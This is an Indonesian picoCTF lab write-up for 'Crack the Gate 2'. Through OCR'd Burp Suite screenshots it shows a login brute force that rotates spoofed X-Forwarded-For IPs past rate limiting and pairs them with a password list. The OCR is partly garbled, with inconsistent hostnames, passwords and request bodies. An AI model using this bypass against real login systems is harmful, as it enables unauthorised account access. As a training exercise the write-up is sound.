



Crack the Gate 2

Langkah pertama launch instance dan terbuka website nya



Lalu kemudian nyalakan intercept burpsuite nya kemudian isikan email ctf-player@picoctf.org dan password nya random dan login lihat di burpsuitenya



```
1 POST /login HTTP/1.1
2 Host: amiable-citadel.picoctf.net:55857
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:147.0) Gecko/20100101 Firefox/147.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://amiable-citadel.picoctf.net:55857/
8 Content-Type: application/json
9 Content-Length: 54
10 DNT: 1
11 Sec-GPC: 1
12 Connection: keep-alive
13 Priority: U+0
14
15     "email":"ctf-player@picoctf.org",
16     "password":"janecek"
17 }
```

Lalu kemudian send to intruder dan tambahkan X-Forwarded-For : lalu x-forwarded-for tadi dan password tadi di tambahkan ss dan pilih pitchfork attack

Target: http://amiable-citadel.picocft.net:55857

Payload position: 1

Payload type: Simple list

Payload count: 0

Request count: 0

Payload configuration

This payload type lets you configure a simple list of strings that are used as payloads.

Add Enter a new item

Add from list...

Paste

Load...

Remove

Clear

Deduplicate

Add

Enabled Rule

Edit

Remove

Up

Down

Payload processing

You can define rules to perform various processing tasks on each payload before it is used.

Add

URL-encode these characters: /><#>'|#

Event log (1) All issues

2 highlights 2 payload positions Length: 514

Memory: 189.5MB of 1.88GB

Lalu payload 1 isi kan random ip saya ambil contoh nya random ip sebanyak 20 152.12.198.44

201.244.67.11
82.15.209.130
19.167.3.56
210.88.14.192
64.129.55.7
172.31.255.101
45.20.188.63
111.4.156.22
98.213.78.140
205.10.33.19
3.177.202.89
144.56.12.204
77.109.4.167
198.51.100.4
52.204.11.82
130.44.201.15
25.16.199.123
168.192.1.250
8.22.110.45

Burp Suite Professional v202. Login — LibreWolf Terminal - hallo@hallo: ~

Intruder

Target: http://amiable-citadel.picocft.net:55857

Start attack

Payloads

Positions Add \$ Clear \$ Auto \$

```

1 POST /login HTTP/1.1
2 Host: amiable-citadel.picocft.net:55857
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:147.0) Gecko/20100101 Firefox/147.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.9
6 Accept-Encoding: gzip, deflate, br
7 X-Forwarded-For: 192.168.1.1
8 Referer: http://amiable-citadel.picocft.net:55857
9 Content-Type: application/json
10 Content-Length: 54
11 Origin: http://amiable-citadel.picocft.net:55857
12 Sec-GPC: 1
13 Connection: keep-alive
14 Priority: u=0
15
16 {"email":"ctf-player@picocft.org","password":"$jancocks"}

```

Payload configuration

This payload type lets you configure a simple list of strings that are used as payloads.

Paste	150.12.195.44
Load...	20.124.63.71
Remove	82.15.209.130
Clear	19.167.3.56
Deduplicate	210.88.14.192
Add	64.129.55.7
	172.31.250.10
Add from list...	Enter a new item

Payload processing

You can define rules to perform various processing tasks on each payload before it is used.

Add	Enabled	Rule
Edit		
Remove		
Up		
Down		

Payload encoding

This setting can be used to URL-encode selected characters within the final payload, for safe transmission within HTTP requests.

URL-encode these characters: /\><?&^"{}|^#

Lalu payload 2 load file password.txt yang berasal dari lab tersebut

Burp Suite Professional v202. Login — LibreWolf Terminal - hallo@hallo: ~

Intruder

Target: http://amiable-citadel.picocft.net:55857

Start attack

Payloads

Positions Add \$ Clear \$ Auto \$

```

1 POST /login HTTP/1.1
2 Host: amiable-citadel.picocft.net:55857
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:147.0) Gecko/20100101 Firefox/147.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.9
6 Accept-Encoding: gzip, deflate, br
7 X-Forwarded-For: 192.168.1.1
8 Referer: http://amiable-citadel.picocft.net:55857
9 Content-Type: application/json
10 Content-Length: 54
11 Origin: http://amiable-citadel.picocft.net:55857
12 Sec-GPC: 1
13 Connection: keep-alive
14 Priority: u=0
15
16 {"email":"ctf-player@picocft.org","password":"2-jancok"}

```

Payload configuration

This payload type lets you configure a simple list of strings that are used as payloads.

Paste	GD3ox5lw
Load...	ImpUlm8A
Remove	PTB1PnT
Clear	cZQk5dkb
Deduplicate	SdE1R5g
Add	6ANzNGC3
	fO5oBaPG
Add from list...	Enter a new item

Payload processing

You can define rules to perform various processing tasks on each payload before it is used.

Add	Enabled	Rule
Edit		
Remove		
Up		
Down		

Payload encoding

This setting can be used to URL-encode selected characters within the final payload, for safe transmission within HTTP requests.

URL-encode these characters: /\><?&^"{}|^#

Lalu kemudian klik start attack kemudian lihat dan klik response

Attack Save

3. Intruder attack of http://amiable-citadel.picotf.net:55857

3. Intruder attack of http://amiable-citadel.picotf.net:55857

Attack Save

3. Intruder attack of http://amiable-citadel.picotf.net:55857

Results Positions

Capture filter: Capturing all items

View filter: Showing all items

Apply capture filter

Request ▾ Payload 2

Request	Payload 1	Payload 2	Status code	Response received	Error	Timeout	Length	Comment
13	144.56.12.204	lpYqymj	429	270		335		
14	77.109.4.167	GanoFvR	429	274		335		
15	198.51.100.4	G9Wym7Uh	429	278		335		
16	52.204.11.82	gMMyt5Cr	429	284		335		
17	130.44.201.15	yHhgasWP	429	284		335		
18	25.16.199.123	EphhZ2nE	429	283		335		
19	168.192.1.250	Plgh3qpz	429	272		335		
20	8.22.110.45	GC6nTzOn	0	✓				

Pretty Raw Hex

```
1 POST /login HTTP/1.1
2 Host: amiable-citadel.picotf.net:55857
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:147.0) Gecko/10100101 Firefox/147.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.9
6 Accept-Encoding: gzip, deflate, br
7 X-Forwarded-For: 8.22.110.45
8 Referer: http://amiable-citadel.picotf.net:55857/
9 Content-Type: application/json
10 Content-Length: 51
11 Content-Type: application/json
12 Sec-GPC: 1
13 Connection: keep-alive
14 Priority: u0
15
16     "email": "ctf-player@picotf.org",
17     "password": "GcfntsCM"
18 }
```

② ③ ← → Search

0 highlights

Finished

Dan di dapatkan hasil flag nya